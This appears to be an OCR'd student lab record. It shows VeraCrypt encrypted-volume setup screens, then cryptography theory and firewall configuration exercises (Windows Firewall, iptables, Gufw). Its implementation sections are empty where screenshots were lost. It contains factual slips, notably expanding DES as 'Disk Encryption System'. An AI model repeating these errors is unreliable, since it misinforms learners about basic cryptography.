
OUTPUT:






Volume Type
Standard VeraCrypt volume
Select this option if you want to create a normal VeraCrypt volume.
Hidden VeraCrypt volume
It may happen that you are forced by somebody to reveal the password to an encrypted volume. There are many situations where you cannot refuse to reveal the password (for example, due to extortion). Using a so-called hidden volume allows you to solve such situations without revealing the password to your volume.
More information about hidden volumes
VeraCrypt
Help
< Prev
Next >
Cancel


Volume Location
/home/m108falcon/Documents/veracrypt/volume1
Select File...
Never save history
A VeraCrypt volume can reside in a file (called VeraCrypt container), which can reside on a hard disk, on a USB flash drive, etc. A VeraCrypt container is just like any normal file (it can be, for example, moved or deleted as any normal file). Click 'Select File' to choose a filename for the container and to select the location where you wish the container to be created.
WARNING: If you select an existing file, VeraCrypt will NOT encrypt it; the file will be deleted and replaced with the newly created VeraCrypt container. You will be able to encrypt existing files (later on) by moving them to the VeraCrypt container that you are about to create now.
VeraCrypt
Help
< Prev
Next
Cancel


Encryption Options
Encryption Algorithm
AES
Test
FIPS-approved cipher (Rijndael, published in 1998) that may be used by U.S. government departments and agencies to protect classified information up to the Top Secret level. 256-bit key, 128-bit block, 14 rounds (AES-256). Mode of operation is XTS.
More information on AES
Benchmark
Hash Algorithm
SHA-512
Information on hash algorithms
VeraCrypt
Help
< Prev
Next >
Cancel


Volume Password
Password:
Confirm password:
Use PIM
Display password
Use keyfiles
Keyfiles...
It is very important that you choose a good password. You should avoid choosing one that contains only a single word that can be found in a dictionary (or a combination of 2, 3, or 4 such words). It should not contain any names or dates of birth. It should not be easy to guess. A good password is a random combination of upper and lower case letters, numbers, and special characters, such as @ ^ = $ * + etc. We recommend choosing a password consisting of 20 or more characters (the longer, the better). The maximum possible length is 128 characters.
VeraCrypt
Help
< Prev
Next >
Cancel


Volume Format
Random Pool:
Show
Header Key:
Master Key:
Randomness Collected From Mouse Movements
Abort
Done
Speed
Left
IMPORTANT: Move your mouse as randomly as possible within this window. The longer you move it, the better. This significantly increases the cryptographic strength of the encryption keys. Then click Format to create the volume.
VeraCrypt
Help
< Prev
Format
Cancel


Volumes
Favorites
Tools
Settings
Help
Slot
Volume
Size
Mount Directory
Type
1
/home/m108falcon/Documents/veracry...
4.0 GiB
/media/veracrypt1
Normal
2
3
4
5
6
7
8
9
10
11
Create Volume
Volume Properties...
Wipe Cache
Volume
/home/m108falcon/Documents/veracrypt/volume1
Select File...
Never save history
Volume Tools...
Select Device...
Dismount
Auto-Mount Devices
Dismount All
Exit

EXPERIMENT NO – 10

AIM: Implementation of Cryptography Lab.

THEORY:


Symmetric key cryptography is any cryptographic algorithm that is based on a shared key that is used to encrypt or decrypt text/cyphertext, in contract to asymmetric key cryptography, where the encryption and decryption keys are different. The keys may be identical, or there may be a simple transformation to go between the two keys. Symmetric-key encryption can use either stream ciphers or block ciphers.

1.Stream Cipher encrypt the digits (typically bytes), or letters (in substitution ciphers) of a message one at a time.


2.Block Cipher take a number of bits and encrypt them as a single unit, padding the plaintext so that it is a multiple of the block size.

Implementation of DES: Disk Encryption System

Encryption:



Decryption:




Asymmetric cryptography is a branch of cryptography where a secret key can be divided into two parts, a public key and a private key. The public key can be given to anyone, trusted or not, while the private key must be kept secret (just like the key in symmetric cryptography).

Asymmetric cryptography has two primary use cases: authentication and confidentiality. Using asymmetric cryptography, messages can be signed with a private key, and then anyone with the public key is able to verify that the message was created by someone possessing the corresponding private key.

Implementation of AES: Advanced Encryption Standard

Encryption and Decryption:



EXPERIMENT NO – 11

AIM: Implementation of Network Security Tools and Technologies Lab.

Windows firewall:

Windows Firewall is a stateful firewall that inspects and filters all packets for IP version 4 (IPv4) and IP version 6 (IPv6) traffic. For measuring the performance of windows firewall, first rules are created for inbound and outbound connections and then performance is measured by enabling and disabling the firewall rule. Rule creation In firewall, firewall rules are to created to allow this computer to send traffic to or receive traffic from. Firewall rules can be created to take one of two actions for all connections that match the rule's criteria: allow the connection or block the connection. Rules can be created for either inbound traffic or outbound traffic

The rule can be configured to specify the computers, programs, services, ports and protocols. As IT environment changes, user might have to change, create, disable or delete rules. Rule creations involve following steps.


Step 1. Select the rule category either inbound (for incoming connection) or outbound (for outgoing connection)

Step 2. In the second step select the rule type, which type of rule would you like to create? program, port, predefined and custom

Step 3. Select any one rule. For eg. Rule for port has selected, now specified the port number (80,25,20,21) and the protocol (TCP,UDP).

Step 4. Select the action which can be performed if rule matched whether block the connection or allow the connection.

Windows firewall creation:



Linux firewall:

Iptables is an application program that permits a system administrator to configure or manage the iptables provided by the Linux kernel firewall. It is used to setup, maintain and inspect the tables of IP chains. It is a consol based firewall service program that uses policy chains to accept or reject the network traffic. When any connection is tried to establish from any network to private network either inbound or outbound, iptables check for a rule in its stored rule base. If there is a match found then corresponding action take place, otherwise default action is applied. Iptables uses three different chains: input, forward and output.

• Input – This chain is used to control the all incoming connections from the public network. For example, if a user attempts to TELNET or SSH into your PC/server, iptables will attempt to match the IP address and port to a rule in the input chain.

• Forward – This chain is used for incoming connections that are not actually being delivered locally same as router that forwards the packets to its outgoing links

. • Output – This chain is used to control all the outgoing connections from private network to public network. If user tries to access facebook.com, iptables will check its output chain to see what the rules are stored regarding to http before making a decision to allow or deny the connection. There are three types of connection-specific Responses in Iptables

• Accept – Allow the connection.


• Drop – Drop the connection, act like it never happened. This is best when user does not want the source to realize his/her system exists.

• Reject – Do not allow the connection, but send back an error to the originator. This is best if user does not want a particular source to connect to his/her system, but user wants them to know that his/her firewall blocked them.


For measuring the performance of Linux firewall, first rules are created for inbound and outbound connections and then performance is measured by enablining and diseabling the firewall.

Rule creation Gufw is a graphical uncomplicated firewall that provides user-friendly frontend to IPTables. It is used to manage the rules and policies of IPTables in easier way.Gufw allows the administarator to create preconfigured, simple and advanced rules

Creating rule to reject FTP:



Shows a firewall rule that will allow tcp port 25 to any address on this host.



Shows ufw status that contains all the created rules.